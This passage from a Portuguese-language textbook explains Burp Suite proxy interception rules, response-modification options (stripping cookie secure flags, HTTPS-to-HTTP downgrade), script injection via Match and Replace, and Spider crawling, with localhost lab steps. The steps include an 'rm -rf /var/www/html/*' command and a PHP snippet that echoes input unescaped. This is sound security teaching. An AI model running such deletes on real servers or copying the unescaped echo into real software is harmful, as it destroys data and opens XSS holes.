

Figura 7.30 – Regras predefinidas para interceptação de requisições.

Cada coluna da Figura 7.30 possui um significado especial:

- Enabled – A regra somente estará ativa com o checkbox Enabled habilitado. Caso o checkbox Intercept requests based on the following rules esteja habilitado e nenhuma regra esteja com o checkbox Enabled habilitado, todas as requisições serão capturadas pelo proxy (Figura 7.31).

Figura 7.31 – Qualquer tipo de requisição é capturada pelo proxy.

- Operator – Operador booleano para agrupamento das regras. Por exemplo, na Figura 7.32, a seguinte regra é definida: proxy, capture toda e qualquer requisição somente se ela não for uma requisição de arquivos GIF, JPG, PNG etc. **E** (AND) ao mesmo tempo faça parte de um escopo (Aba Target > Scope > Include in scope – Figura 7.23), do contrário, descarte-a.

Figura 7.32 – Combinando regras por meio de operadores lógicos.

É necessário realizar uma observação em relação ao campo Operator. Observe na Figura 7.33 que apenas o último checkbox está habilitado. A seguinte regra é definida: proxy, intercepte toda e qualquer requisição **E** (AND) que ao mesmo tempo seja parte de um escopo (Aba Target > Scope > Include in scope – Figura 7.23), do contrário, descarte-a. Agora, se o operador lógico for trocado pelo booleano OU (OR), a regra ficará da seguinte forma: proxy, intercepte toda e qualquer requisição **OU** intercepte requisições somente se ela fizer parte de um escopo. Nesse caso, qualquer requisição será capturada.



Figura 7.33 – Habilitando a regra de interceptação de tráfego.

- Match type – A regra é aplicada para o tipo selecionado (URL, extensão de arquivos, Cookie etc.).
- Relationship – Relacionamento. Vai depender do Match type escolhido, mas basicamente o relacionamento define um refinamento na forma de o proxy capturar (ou não) as requisições.
- Condition – Condição de captura, definida na forma de expressão regular.

Ao configurar regras de interceptação de requisições e/ou respostas, cuidado com a mensagem *Master interception is turned off* (Figura 7.34), o que indica que a interceptação do proxy não está habilitada. Habilite a interceptação do proxy (Figura 7.26) para capturar requisições e/ou respostas.



Figura 7.34 – Interceptação do proxy não está habilitada pra captura de respostas.

Em Response Modification, há opções de modificação automática de respostas (Fig. 7.35).



Figura 7.35 – Modificação automática de respostas.

- Unhidden form fields – Mostra campos HTML ocultos (atributo HTML hidden). O checkbox Prominently highlight unhidden fields destaca visualmente campos ocultos.
- Enable disabled form fields – Habilita campos desabilitados (atributo HTML disabled).
- Remove input field lenght limits – Remove a limitação da quantidade de caracteres usados em um campo (atributo HTML maxlength).
- Remove JavaScript form validation – Remove formulários com validação JavaScript.
- Remove all JavaScript – Remove todo o JavaScript da página.
- Remove <object> tags – Remove o atributo HTML <object>.
- Convert HTTPS links to HTTP – Converte links HTTPS em HTTP.
- Remove secure flag from cookies – Remove flags de segurança dos cookies.

Em Match and Replace, é possível substituir um texto por outro antes de enviar requisições ou receber as respostas. É muito comum determinados

sites redirecionarem o usuário para uma página dependendo do User-Agent usado. Por exemplo, se o User-Agent for de um Android, muitos sites redirecionam o usuário para uma página web criada especificamente para acesso mobile. Trocar o User-Agent de uma estação desktop Kali Linux para um User-Agent de um dispositivo mobile pode aumentar o número de websites a serem auditados.

O exemplo a seguir substitui todas as ocorrências do termo <body> por <body><script>alert("Match and Replace")</script>. Dessa forma, todas as páginas com a resposta interceptada apresentarão um pop-up JavaScript:

1. Crie um formulário web, conforme descrito em “1.2 Estrutura do documento HTML”.
2. Habilite a interceptação (botão Intercept is on – Figura 7.26).
3. Em Match and Replace, clique no botão Add (Figura 7.36).



Figura 7.36 – Adicionando uma regra para modificação automática de respostas.

4. Uma nova janela será aberta. Em Type, selecione Response body. Em Match, digite </body>. Em Replace, digite <script>alert("Match and Replace")</script></body>. Em Comment, digite *Pop-up JavaScript.*
5. Certifique-se de que o proxy está usando a regra recém-criada (Figura 7.37).



Figura 7.37 – A regra recém-criada está habilitada (coluna Enabled habilitada).

6. Ao acessar o endereço http://localhost, o texto </body> é substituído por <script>alert("Match and Replace")</script></body>, exibindo um Pop-up JavaScript.

Em SSL Pass Through (Figura 7.38), é inserida uma lista de sites que utilizam o SSL e não devem ser capturados pela interceptação do proxy e nem registrados no histórico de URLs visitadas.



Figura 7.38 – Adicionando uma URL que não será interceptada pelo proxy.

Em Miscellaneous, são definidas opções de miscelânea, como usar a versão 1.0 do HTTP em vez da versão 1.1, definir o estado da conexão para finalizado em qualquer tipo de resposta, desabilitar a interface http://burp,

ocultar telas de erro do Burp Suite no browser etc. (Figura 7.39).



Figura 7.39 – Opções de miscelânea do Burp Suite.

7.6.6 Aba Spider

Definições e configurações do web crawler/spider. Um web crawler ou spider é um software que varre o site em busca de arquivos, por exemplo o Dirb e o Dirbuster. A vantagem de utilizar o web crawler do Burp Suite é que, à medida que o spidering vai sendo efetuado, o Site map vai sendo preenchido com a estrutura do site.

7.6.6.1 Control

Em Spider Status, é definido o status e o controle do web crawler. O botão Spider is running indica que o Spider está habilitado e sendo executado (Figura 7.40).



Figura 7.40 – Executando o Spider.

Por padrão, o Spider é realizado somente em URLs que estejam dentro de um escopo da aba Target (Figura 7.23). Esse comportamento pode ser alterado selecionando a opção Use custom scope (Figura 7.40).

Exemplo:

1. Remova todos os arquivos do diretório /var/www/html/:

   root@kali# **rm -rf /var/www/html/***

2. Crie o diretório /var/www/html/pagina:

   root@kali# **mkdir /var/www/html/pagina**

3. Crie os arquivos /var/www/html/pagina/meus_dados.php e /var/www/html/pagina/meus_dados2.php:

   root@kali# **touch /var/www/html/pagina/meus_dados.php**
   root@kali# **touch /var/www/html/pagina/meus_dados2.php**

4. Caso o Spider esteja em execução (Figura 7.40), desabilite-o.

5. Na aba Target > Scope, inclua o endereço local dentro do escopo (Figura 7.23).

6. Com o browser, acesse o endereço http://localhost. Em virtude de o Spider estar desabilitado, mesmo que o diretório pagina/ não apresente uma página de index (index.php ou index.html), não é realizada a varredura dentro dele (Fig. 7.41).



Figura 7.41 – O Spider está desabilitado, não sendo uma busca mais profunda.

7. Ao habilitar novamente o Spider (Figura 7.40), o diretório pagina/ é percorrido, mostrando as páginas PHP (Figura 7.42).



Figura 7.42 – O Spider anexa páginas e arquivos de forma automática no Site map.

7.6.6.2 Options

Opções de configuração do Spider.

Em Crawler Settings, são definidas configurações gerais para o Spider: checar a existência do arquivo robots.txt, fazer uma requisição para o

diretório raiz (/), ignorar links para referências que não sejam texto etc.

Em Passive Spidering, o Burp Suite atualiza automaticamente o Site map enquanto o usuário navega pelo site (Figura 7.43). Observe a Figura 7.17: os links para os meus perfis pessoais (texto cinza) são exibidos, pois o checkbox Passively spider as you browser está habilitado.

Figura 7.43 – Habilitando a atualização automática do Site map enquanto o usuário navega pelo site.

Em Form Submission, é possível definir o comportamento do Burp Suite quando o Spider encontra formulários (Figura 7.44):



Figura 7.44 – Definindo o comportamento do Spider quando ele encontra um formulário.

- Individuate forms by – Forma como o Spider reconhece campos de formulários de forma individual:

- Action URL – Somente pelo atributo HTML form action.
- Action URL and method – Atributo HTML form action com o método HTTP.
- Action URL, method and fields – Atributo HTML form action, método HTTP e nomes de campos (atributo HTML name).
- Action URL, method, fields and values – Atributo HTML form action, método HTTP, nomes de campos e valores (atributo HTML value).

Exemplo:

1. Crie o arquivo /var/www/html/index.html com o seguinte conteúdo:

```
<form action="formulario.php" method="get">
   <input type="text" value="Nome" name="nome"><br>
   <input type="submit" value="Enviar" name="enviar">
</form>
<form action="formulario.php" method="get">
   <input type="text" value="Nome2" name="nome"><br>
   <input type="submit" value=”Enviar” name="enviar">
</form><br>
```

2. Crie o arquivo /var/www/html/formulario.php com o seguinte conteúdo:

<?php echo $_GET["nome"] ?>

3. Certifique-se de que o Spider está habilitado (Figura 7.40).
4. Na aba Target > Scope > Include in scope, adicione o site local ao escopo (Figura 7.23).
5. Defina o método para distinguir campos de formulários como Action URL, method and fields (Figura 7.44).
6. Acesse o endereço http://localhost. O Site map reconhece os dois formulários como um só, enviando apenas o primeiro valor (Figura 7.45).



Figura 7.45 – Site map preenchido com um único campo.

7. Defina o método para distinguir formulários como Action URL, method, fields and values (Figura 7.46).

